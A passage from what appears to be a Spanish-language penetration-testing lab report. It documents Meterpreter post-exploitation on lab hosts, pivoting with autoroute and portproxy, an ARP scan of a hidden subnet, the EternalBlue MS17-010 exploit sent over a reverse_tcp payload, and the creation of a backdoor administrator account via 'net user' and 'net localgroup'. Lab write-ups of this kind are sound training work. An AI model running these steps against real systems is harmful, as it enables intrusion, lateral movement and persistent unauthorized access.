
Fuente. Autoría Propia

Una vez realizado la configuración se lanza el exploit con el comando: **run**

Éxito total, se obtiene control remoto del HOST-A (192.168.1.9)

Figura 16

Acceso al HOST-A con una sesión iniciada en Meterpreter




Fuente. Autoría Propia

Verificamos que la explotación sea exitosa en el HOST-A, esto se puede apreciar con el comando: **sysinfo**

Figura 17

Muestra información del sistema con sysinfo HOST-A



Fuente. Autoría Propia


Fase 4 Post-Explotación y Enumeración

Una vez en el interior del HOST-A analizamos este equipo su ubicación en la red, se realiza la búsqueda de adaptadores de red conectados al HOST-A con el comando: **ipconfig,** el resultado muestra que tiene una segunda de tarjeta de red con la dirección IP 10.0.2.5.(red oculta).

Esto indica que esta máquina puede servir de puente para atacar otros equipos que no se pueden ver directamente desde la terminal del atacante.

Figura 18

Segundo adaptador con otro segmento de red en HOST-A



Fuente. Autoría Propia

a) Pivoting (Movimiento Lateral)

Ahora con el comando **bg** se procede a salir de la consola de Meterpreter

Para configurar un enrutamiento de puertos que nos permite obtener la información del HOST-B en nuestro sistema Parrot y así configurar el pivoting se debe crear una ruta desde msfconsole, esto se realiza con los siguientes comandos:


use post/multi/manage/autoroute (Carga el módulo autoroute para enrutar el tráfico de la red y crear el puente)

set SESSION 1 (Se escoge la Sesión Activa 1)

run (ejecuta el módulo)

Figura 19

Configuración del enrutamiento al HOST-B




Fuente. Autoría Propia

*C*onfigura*r* Metasploit para que cualquier tráfico dirigido a la red 10.0.2.0/24 pase a través de la sesión infectada en Windows.

Figura 20

Tabla de enrutamiento para que metasploit pueda usar el HOST-A como puente.



Fuente. Autoría Propia

Metasploit ahora puede enviar paquetes hacia 10.0.2.0 usando el Windows comprometido. Para seguir configurando y realizar el PIVOTING se debe escanear la red del

segmento 10.0.2.0 y establecer el HOST-B con esto esta Pivoting este activo y esto se realiza configurando el comando: **use post/windows/gather/arp_scanner**

Figura 21

Parámetros para configurar ARP_SCANNER

```
[msf](Jobs:0 Agents:1) post(multi/manage/autoroute) >> use post/windows/gather/arp_scanner
[msf](Jobs:0 Agents:1) post(windows/gather/arp_scanner) >> show options

Module options (post/windows/gather/arp_scanner):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   SESSION                   yes       The session to run this module on
   THREADS  10               no        The number of concurrent threads


View the full module info with the info, or info -d command.
```

Fuente. Autoría Propia

Utilizamos la maquina comprometida HOST-A para realizar un escaneo de la red interna la que se comunica con el segmento de red 10.0.2.0, se configura con los comandos: **set RHOSTS 10.0.2.0/24** y **set SESSION 1, run**

Figura 22

Escaneo del segmento de red 10.0.2.0

```
[msf](Jobs:0 Agents:1) post(windows/gather/arp_scanner) >> set RHOSTS 10.0.2.0/24
RHOSTS => 10.0.2.0/24
[msf](Jobs:0 Agents:1) post(windows/gather/arp_scanner) >> set SESSION 1
SESSION => 1
[msf](Jobs:0 Agents:1) post(windows/gather/arp_scanner) >> run
[*] Running module against PC202006 (192.168.1.9)
[*] ARP Scanning 10.0.2.0/24
[+]     IP: 10.0.2.2 MAC 52:54:00:12:35:00 (Realtek (UpTech? also reported))
[+]     IP: 10.0.2.1 MAC 52:54:00:12:35:00 (Realtek (UpTech? also reported))
[+]     IP: 10.0.2.5 MAC 08:00:27:d5:04:db (CADMUS COMPUTER SYSTEMS)
[+]     IP: 10.0.2.4 MAC 08:00:27:92:80:c0 (CADMUS COMPUTER SYSTEMS)
[+]     IP: 10.0.2.3 MAC 08:00:27:b9:11:fc (CADMUS COMPUTER SYSTEMS)
[+]     IP: 10.0.2.255 MAC 08:00:27:d5:04:db (CADMUS COMPUTER SYSTEMS)
[*] Post module execution completed
```

Fuente. Autoría Propia


Descubrimiento: Encontramos una nueva máquina en 10.0.2.4 y procedemos a realizar: **Port Proxy (Redirección de Puertos)** el objetivo es configurar el direccionamiento del puerto 5000 del HOST-A al puerto SMB 445 de la maquina HOST-B (10.0.2.4). con esto realizamos un redireccionamiento de puertos de la maquina comprometida por el atacante a la maquina víctima.

El flujo: El ataque viaja así: Atacante -> 192.168.1.9:5000 -> (Reenvío) -> 10.0.2.4:445

Comando a utilizar: **use post/windows/manage/portproxy**

Figura 23

Muestra opciones para configurar PORT PROXY




Fuente. Autoría Propia

Comandos a utilizar:

- set CONNECT_ADDRESS 10.0.2.4 (conexión a la dirección HOST-B)
- set CONNECT_PORT 445 (Puerto a conectar HOST-B)
- set LOCAL_ADDRESS 0.0.0.0 (dirección local de enlace envío de información)
- set LOCAL_PORT 5000 (puerto que recibe la información para ser enviada al puerto 445)
- set SESSION 1 (sesión utilizada 1)
- run (ejecución)

Figura 24

Configuración de redirección de puertos con PORT PROXY




Fuente. Autoría Propia

Una vez se tiene la redirección de puertos establecida entre la maquina infiltrada y la maquina objetivo se procede a explotar la vulnerabilidad critica en el protocolo SMB(compartir archivos) de Windows. Esta vulnerabilidad permite ejecutar código con los privilegios más altos (SYSTEM) sin necesitar contraseña. Esta vulnerabilidad es famosa por ser usada en el ataque de ransomware **WannaCry.**

Para esto se utiliza otra terminal e ingresamos a la consola Msfconsole para utilizar el exploit ETERNALBLUE

Figura 25

Ingreso en una nueva consola del framework Metasploit




Fuente. Autoría Propia

Con el comando **search eternalblue** permite identificar todos los módulos disponibles asociados a la vulnerabilidad MS17-010, ampliamente conocida como EternalBlue, que afecta a sistemas Windows mediante fallas en SMBv1.

Figura 26

Búsqueda del exploit relacionado con la vulnerabilidad MS17-010



Nota. Metasploit listó módulos de explotación, amenazas relacionadas (como DoublePulsar) y scripts de verificación.

El módulo más relevante identificado fue: **exploit/windows/smb/ms17_010_eternalblue**

Este exploit permite la ejecución remota de código mediante corrupción del kernel a través del protocolo SMB.

Figura 27

Selección del exploit use 0 en Eternalblue

```
multi/http/metasploit_webui_console_command_execution) >> use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> show options
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://d
                                             ocs.metasploit.com/docs/using-met
                                             asploit/basics/using-metasploit.h
                                             tml
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to
                                             use for authentication. Only affe
                                             cts Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7
                                              target machines.
   SMBPass                         no        (Optional) The password for the s
                                             pecified username
   SMBUser                         no        (Optional) The username to authen
                                             ticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matc
                                             hes exploit Target. Only affects
                                             Windows Server 2008 R2, Windows 7
                                             , Windows Embedded Standard 7 tar
                                             get machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploi
                                             t Target. Only affects Windows Se
                                             rver 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machin
                                             es.
```

Nota. Se revisaron los parámetros con **show options y** se cargó el módulo identificado en la posición 0 de la tabla: **exploit/windows/smb/ms17_010_eternalblue.**

Configuración de parámetros del exploit

RHOSTS → 192.168.1.9 (IP del equipo víctima)


RPORT → 5000 (se decidió atacar SMB expuesto en ese puerto)

LHOST → 192.168.1.11 (IP del atacante en Parrot)

LPORT → 5555 (puerto escucha para el payload)

Figura 28

Configuración de parámetros del exploit



Nota. Con estos parámetros definidos, se preparó la ejecución del exploit

Ejecución del ataque

Figura 29

Inicia el proceso de explotación EternalBlue

Fuente. Autoría Propia

El exploit procede hacer lo siguiente:


- Verificación automática de vulnerabilidad con el módulo auxiliar smb_ms17_010.
- Confirmación de que el host es vulnerable (Windows 7 SP1 x64).
- Operaciones internas del exploit, como:
- grooming de memoria en el Non-Paged Pool,
- envío de fragmentos SMBv2,
- corrupción exitosa del kernel.
- Finalmente, Metasploit generó la sesión:
- Meterpreter session 1 abierta
- Lo que significa que la explotación fue exitosa

Obtención de información de red de la máquina comprometida

Con el comando ipconfig en el Meterpreter podemos encontrar la interfaz ip del HOST-B que es (10.0.2.4). lo cual significa que ya estamos en el interior de la maquina final.

Figura 30

Muestra Interfaz de red del HOST-B desde Meterpreter




Fuente. Autoría Propia

Creación del Usuario efímero desde Meterpreter (cmd.exe)

Comando para abrir la consola interactiva de Windows: **execute -f cmd.exe -i -t**

Figura 31

Uso el comando de la consola de Windows (cmd.exe) desde Meterpreter



Nota. Apertura desde Meterpreter de la consola cmd.exe


Una vez abierto un *Shell* dentro de Meterpreter, procedemos a crear el usuario con el comando:

net user DiegoLara 123456 /add

Esto crea un usuario DiegoLara con contraseña 123456

Figura 32

Comando para crear usuario efímero desde consola cmd.exe desde Meterpreter



Nota. Se ejecuta de nuevo para comprobar el usuario creado (cuenta existente)

Una vez creado el usuario se debe dar privilegios de administrador, para esto utilizamos el comando: **net localgroup Administradores DiegoLara /add**

Figura 33

Comando para darle privilegios de administrador a cuenta Efímera

